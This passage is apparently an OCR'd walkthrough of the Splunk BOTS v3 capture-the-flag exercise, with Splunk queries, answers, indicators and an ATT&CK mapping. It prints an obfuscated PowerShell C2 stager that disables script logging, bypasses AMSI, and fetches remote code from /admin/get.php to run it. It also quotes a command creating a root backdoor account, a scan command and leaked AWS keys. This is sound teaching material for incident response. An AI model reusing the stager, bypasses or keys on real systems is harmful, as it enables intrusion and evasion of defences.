
- **Workload:** Identifies which O365 product (OneDrive, SharePoint, etc.)
- **SourceFileExtension:** File type information
- **Operation:** Nature of the action performed

Query:

```
index=botsv3 *.lnk onedrive sourcetype="ms:o365:management"
Operation=FileUploaded
```

Answer: Mozilla/5.0 (X11; U; Linux i686; ko-KP; rv: 19.1br) Gecko/20130508 Fedora/1.9.1-2.5.rs3.0 NaenaraBrowser/3.5b4

Critical Intelligence: NaenaraBrowser is a North Korean browser (ko-KP locale), providing strong attribution to the Taedonggang adversary group with North Korean nexus.



Malware Delivery and Initial Access

Q301: Macro-Enabled Malware Identification

Question: What was the name of the macro-enabled attachment identified as malware?

Investigation Approach: The keywords "macro-enabled attachment" suggest examining email traffic for malicious Office documents.

Query:

```
index=botsv3 sourcetype="stream:smtp" *malware* *alert*
```

Findings:

- **Email Alert:** "Malware was detected in one or more attachments included with this email message."
- **Action Taken:** "All attachments have been removed."
- **Filename:** Frothly-Brewery-Financial-Planning-FY2019-Draft.xlsm

- **Malware Family:** W97M.Empstage


Analysis: Classic phishing attack using financial-themed lure document with embedded macro malware. The email security system successfully detected and quarantined the threat.

```
     Here is a financial model we can use for FY2019 planning.  For the workshee=
t to operate properly, you will need to enable macros.
Thanks,Bruce =

--_002_34d01f54b269459296334098605e3933DM6PR17MB2139namprd17pr_

     Content-Type: application/octet-stream; name="Malware Alert Text.txt"
Content-Description: Malware Alert Text.txt
Content-Disposition: attachment; filename="Malware Alert Text.txt"; size=197;
        creation-date="Mon, 15 Sep 2018 01:21:13 GMT";
        modification-date="Mon, 15 Sep 2018 01:21:13 GMT"
Content-Transfer-Encoding: base64


     TWFsd2FyZSB3YXMgZGV0ZWN0ZWQgaW4gb25lIG9yIG1vcmUgYXR0YWNobWVudHMgaW5jbHVkZWQg
d2l0aCB0aGlzIGVtYWlsIG1lc3NhZ2UuIA0KQWN0aW9uOiBBbGwgYXR0YWNobWVudHMgaGF2ZSBi
ZWVuIHJlbW92ZWQuDQpGcm90aGx5LUJyZXdlcnktRmluYW5jaWFsLVBsYW5uaW5nLUZZMjAxOS1E
cmFmdC54bHNtCSBXOTdNLkVtcHN0YWdlDQo=
```



Q302: Embedded Executable Extraction


Question: What is the name of the executable that was embedded in the malware? Include the file extension.

Query:

```
index=botsv3 *.xlsm
"C:\\Users\\BruceGist\\AppData\\Local\\Packages\\microsoft.windowscommunicatio
nsapps_8wekyb3d8bbwe\\LocalState\\Files\\S0\\3\\Frothly-Brewery-Financial-
Planning-FY2019-Draft"
```

Answer: C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_16005.10228.20127.0_x64__8wekyb3d8bbwe\HxTsr.exe

Analysis: The malware extracted and executed HxTsr.exe from within legitimate Windows application directories, a common evasion technique to blend malicious processes with benign system files.



Lateral Movement and Persistence

Q303: Linux System Compromise

Question: What is the password for the user that was successfully created by the user "root" on the on-premises Linux system?

Query:

```
index=botsv3 "useradd" host=hoth
```

Command Executed:


```
useradd -ou tomcat7 -p ilovedavidverve 0 -g 0 -M -N -r -s /bin/bash
```

Answer: ilovedavidverve

Critical Findings:

- **Username:** tomcat7
- **Primary Group:** 0 (root)
- **Shell:** /bin/bash
- **User ID:** 0 (root privileges)

Security Impact: The adversary created a root-privileged user account, establishing persistent administrative access to the Linux server (hoth).



Q304: Windows Endpoint Compromise


Question: What is the name of the user that was created after the endpoint was compromised?

Query:

```
index=botsv3 EventCode=4720
```

Answer: svcvnc

Context: Windows Event Code 4720 logs user account creation events, providing visibility into unauthorized account additions.



Q305: Privilege Escalation Analysis

Question: Based on the previous question, what groups was this user assigned to after the endpoint was compromised?

Query:

```
index=botsv3 svcvnc
```

Answer:

- Administrators
- Users

Security Impact: Assignment to the Administrators group grants the adversary full control over the compromised Windows endpoint, enabling further lateral movement and data access.

Network Reconnaissance Activities

Q306: Backdoor Port Identification

Question: What is the process ID of the process listening on a "leet" port?


Query:

```
index=botsv3 netcat
```

Findings:

- **Port:** 1337 (commonly called "leet port" in hacker culture)
- **Process:** Netcat
- **Process ID:** 14356

Analysis: Netcat is a networking utility often used by attackers for backdoor access, file transfers, and port scanning. Listening on port 1337 indicates intentional adversary activity.



Q307: Network Scanning Tool Deployment

Question: What is the MD5 value of the file downloaded to Fyodor's endpoint system and used to scan Frothly's network?

Query (Process Discovery):

```
index=botsv3 sourcetype="wineventlog:*" host="fyodor-l" *.exe NOT
"C:\\Program"
| stats count by New_Process_Name
```

Identified Tool: C:\Windows\Temp\hdoor.exe

Command Line Arguments:


```
"C:\windows\temp\hdoor.exe" -hbs 192.168.9.1-192.168.9.50 /b /m /n
```

Query (Hash Retrieval):

```
index=botsv3 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational"
host="FYODOR-L" hdoor
```

Answer: 586EF56F4D8963DD546163AC31C865D7

Analysis: HDoor is a scanning and backdoor tool deployed to the temporary directory. The command line shows a targeted scan of the 192.168.9.1-50 subnet for internal reconnaissance.



Q308: Attack Tool Download Port

Question: What port number did the adversary use to download their attack tools?

Query:

```
index=botsv3 host="FYODOR-L" sourcetype="stream:http" dest_port=3333
```

Answer: 3333


Note: While the destination port is clear from network traffic analysis, the operational context of this specific download channel requires additional investigation.

Q309: Attack Tool Package Identification

Question: Based on the information gathered for question 1, what file can be inferred to contain the attack tools?

Answer: logos.png

Analysis: Network traffic analysis reveals the URI path showing logos.png as the downloaded file. The adversary used an image file extension for evasion, likely containing encoded or steganographically hidden attack tools.



Linux Server Compromise

Q310: Remote File Staging

Question: During the attack, two files are remotely streamed to the /tmp directory of the on-premises Linux server by the adversary. What are the names of these files?

Query:

```
index=botsv3 /tmp host=hoth sourcetype="osquery:results"
| stats count by columns.target_path
```

Answer:

1. /tmp/definitelydontinvestigatethisfile.sh
2. /tmp/colonel

Analysis: The file naming demonstrates adversary awareness of defensive monitoring practices. OSQuery results provide detailed endpoint visibility into file system activities. The .sh extension indicates a shell script, while "colonel" suggests a compiled binary or additional payload.

Data Exfiltration

Q311: Customer Data Breach Quantification

Question: The Taedonggang adversary sent Grace Hoppy an email bragging about the successful exfiltration of customer data. How many Frothly customer emails were exposed or revealed?

Query:

```
index=botsv3 hyunki1984@naver.com sourcetype="stream:smtp"
```

Answer: 8 customer emails

Analysis: The adversary communicated using a Naver.com email address (hyunki1984@naver.com), consistent with North Korean threat actor infrastructure. The email to Grace Hoppy contained evidence of data exfiltration affecting 8 Frothly customers.

```
Billy,
 Is this real?

Jeremiah,
 Are these our customers?

GH


--------------------------------
From: HyunKi Kim <hyunki1984@naver.com>
Sent: Thursday, July 26, 2018 12:08 PM
To: Grace Hoppy
Subject: All your datas belong to us


Gracie,

       We brought your data and imported it: https://pastebin.com/sdBUkwsE =
Also, you should not be too hard Bruce. He good man

[https://pastebin.com/i/facebook.png]<https://pastebin.com/sdBUkwsE>

( ) ) ) - Pastebin.com<https://pastebin.com/sdBUkwsE>
pastebin.com
```

Command and Control Infrastructure

Q312: C2 Communication Path Analysis

Question: What is the path of the URL being accessed by the command and control server?

Query:

```
index="botsv3" sourcetype="wineventlog:microsoft-windows-
powershell/operational"
```

PowerShell Payload Analysis:

The investigation revealed a sophisticated PowerShell-based C2 beacon with multiple anti-detection features:

```
if((Get-PSVersionTable.PSVersion.MAJOR -ge 3)){$GPF=
[ref].Assembly.GetType('System.Management.Automation.Utils')."GetFIel`d"
```

```
('cachedGroupPolicySettings','NonPublic,Static');IF($GPF)
{$GPC=$GPF.GEtVAlue($null);If($GPC['ScriptBlockLogging'])
{$GPC['ScriptBlockLogging']
['EnableScriptB`lockLogging']=0;$GPC['ScriptB`lockLogging']
['EnableScriptBlockInvocationLogging']=0}$val=
[CollectioNS.GeNeRIC.DicTIonARy[STring,SYStEM.OBjeCT]]::NeW();$vaL.AdD('Enable
ScriptB`lockLogging',0);$val.AdD('EnableScriptBlockInvocationLogging',0);$GPC[
'HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB`loc
kLogging']=$VAl}Else{[SCRIPTBLOCK]."GetField"
('signatures','NonPublic,Static').SetVALuE($NUll,(NEw-OBJEcT
cOLLEcTIONs.GenERiC.HAshSET[sTRinG]))}$ReF=
[REF].ASSEMBly.GeTTYpe('System.Management.Automation.AmsiUtils');$ReF.GeTFiElD
('amsiInitFailed','NonPublic,Static').SeTVaLuE($nULL,$tRUe);};
[SYsTEM.NET.SERVICEPOINTMANAGER]::EXpecT100COntinUE=0;$wC=New-OBJEcT
SYSTem.NET.WebCLiENT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko';
[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true};$WC.HEAdErS.AdD('User-Agent',$u);$Wc.HEadERS.AdD('User-
Agent',$u);$Wc.PrOxy=
[SyStEm.NEt.WeBReQUESt]::DefAUlTWEbPrOxy;$WC.ProXY.CRedeNTiAls =
[SYsTem.NEt.CredeNTiALCacHe]::DefauLTNEtWorkCrEDentials;$Script:Proxy =
$wc.Proxy;$K=[SYsTEM.TeXt.EnCOdinG]::ASCII.GeTBYtES('1AB<Yk6Z4#+vVu%o5}8&M-
9UL~l⊳=0gP');$R={$D,$K=$ARgs;$S=0..255;0..255|%{ $J=
($J+$S[$_]+$K[$_%$K.COunt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=
($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-
bXOR$S[(($S[$I]+$S[$H])%256)]}};$ser=$(
[TeXT.EncOdIng]::UnICODE.GEtSTrinG([ConvERt]::FrOmBAsE64StriNG('aAB0AHQAeQBhAc
ABzAEaAdAoALwAvAvAAvAQAvAQAuADcAAvAAduAAuAUAvAUDEA'))
);$t='/admin/get.php';$wC.HEaDErS.AdD("Cookie","PtHAVgs=hB2H0GTIPwxCeLhGe/fLkf
BPCdI=");$datA=$wC.DOwnlOAdDAtA($sEr+$t);$iv=$dATA[0..3];$DatA=$dATA[4..$DatA.
lENGTH];-join[ChAr[]](& $R $DatA ($IV+$K))|IEX
```

Answer: /admin/get.php

Technical Analysis:


Anti-Detection Mechanisms:

1. **Script Block Logging Bypass:** Disables PowerShell's script block logging feature
2. **AMSI Bypass:** Defeats Antimalware Scan Interface (AMSI) by setting `amsiInitFailed` to true
3. **Obfuscation:** Heavy use of case variation and backtick character escapes

C2 Communication Components:

- **Encoded Server:** Base64-decoded to reveal C2 server address
- **URL Path:** `/admin/get.php`
- **Cookie Header:** `PtHAVgs=hB2H0GTIPwxCeLhGe/fLkfBPCdI=`
- **Encryption Key:** `1AB<Yk6Z4#+vVu%o5}8&M-9UL~l⊳=0gP`
- **User Agent:** `Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko`

Encryption Scheme: RC4-like stream cipher implementation for payload encryption/decryption



Q313: Compromised Endpoint Inventory

Question: At least two Frothly endpoints contact the adversary's command and control infrastructure. What are their short hostnames?


Query:

```
index=botsv3 admin/get.php
```

Answer:

1. ABUNGST-L
2. FYODOR-L

Analysis: Both endpoints established C2 communication, indicating successful compromise and beacon installation. This multi-endpoint compromise demonstrates the adversary's lateral movement capabilities within the Frothly network.



Indicators of Compromise (IOCs)

Network Indicators

Command and Control:

- **C2 Server:** 45.77.65.211 (decoded from Base64)
- **C2 URI Path:** /admin/get.php
- **C2 Ports:** 3333 (tool download), 1337 (netcat backdoor)
- **Cookie Header:** PtHAVgs=hB2H0GTIPwxCeLhGe/fLkfBPCdI=

Adversary Email:

- hyunki1984@naver.com (Taedonggang group)

User Agent Strings:

- `Mozilla/5.0 (X11; U; Linux i686; ko-KP; rv: 19.1br) Gecko/20130508 Fedora/1.9.1-2.5.rs3.0 NaenaraBrowser/3.5b4`
- `Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko`
- `ElasticWolf/5.1.6`

File Indicators

Malicious Files:

- Frothly-Brewery-Financial-Planning-FY2019-Draft.xlsm (W97M.Empstage)
- HxTsr.exe
- hdoor.exe (MD5: 586EF56F4D8963DD546163AC31C865D7)
- logos.png (attack tool package)
- OPEN_BUCKET_PLEASE_FIX.txt
- /tmp/definitelydontinvestigatethisfile.sh
- /tmp/colonel

File Paths:

- C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_16005.10228.20127.0_x64__8wekyb3d8bbwe\HxTsr.exe
- C:\Windows\Temp\hdoor.exe

Host Indicators

Compromised Endpoints:

- BSTOLL-L (Windows Enterprise - S3 exposure, cryptocurrency mining)
- FYODOR-L (C2 communication, network scanning)
- ABUNGST-L (C2 communication)
- hoth (Linux server - unauthorized user creation)

Unauthorized User Accounts:

- tomcat7 (Linux - UID 0, password: ilovedavidverve)
- svcvnc (Windows - Administrators group)

Process Indicators:

- Netcat (PID: 14356, listening on port 1337)
- Multiple processes at 100% CPU (cryptocurrency mining)

Credential Compromise

AWS Access Keys:

- **Access Key ID:** AKIAJOGCDXJ5NW5PXUPA
- **Secret Access Key:** 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
- **Leaked Location:** https://github.com/FrothlyBeers/BrewingIOT/blob/e4a98cc997de12bb7a59f18aea207a28bcec566c/MyDocuments/aws_credentials.bak

Affected AWS Resources:

- S3 Bucket: frothlywebcode (publicly accessible)
- IAM User: web_admin

Malware Signatures

Symantec Endpoint Protection:

- CIDS Signature ID: 30358
- Threat Name: JSCoinminer Download 8
- Severity: Medium

Attack Chain Reconstruction

MITRE ATT&CK Framework Mapping

1. Initial Access (TA0001)

- **T1566.001 - Phishing: Spearphishing Attachment**
  - Macro-enabled Excel document (Frothly-Brewery-Financial-Planning-FY2019-Draft.xlsm)
  - Social engineering with financial planning theme

2. Execution (TA0002)

- **T1204.002 - User Execution: Malicious File**
  - Macro execution triggering W97M.Empstage malware
- **T1059.001 - Command and Scripting Interpreter: PowerShell**
  - Obfuscated PowerShell C2 beacon

3. Persistence (TA0003)

- **T1136.001 - Create Account: Local Account**
  - Linux: tomcat7 (root privileges)
  - Windows: svcvnc (Administrators group)
- **T1547 - Boot or Logon Autostart Execution**
  - Service account creation for persistent access

4. Privilege Escalation (TA0004)

- **T1078 - Valid Accounts**
  - Created accounts with administrative privileges
  - Root-level access on Linux systems

5. Defense Evasion (TA0005)

- **T1562.001 - Impair Defenses: Disable or Modify Tools**
  - PowerShell logging bypass

    - AMSI bypass techniques
- **T1036 - Masquerading**
    - HxTsr.exe in legitimate application directory
    - logos.png disguising attack tools
- **T1027 - Obfuscated Files or Information**
    - Base64 encoding of C2 server
    - RC4 encryption of C2 communications

6. Credential Access (TA0006)

- **T1552.001 - Unsecured Credentials: Credentials in Files**
    - AWS credentials committed to public GitHub repository

7. Discovery (TA0007)

- **T1087 - Account Discovery**
    - AWS IAM enumeration attempts
- **T1018 - Remote System Discovery**
    - Network scanning with HDoor tool (192.168.9.1-50)

8. Lateral Movement (TA0008)

- **T1021 - Remote Services**
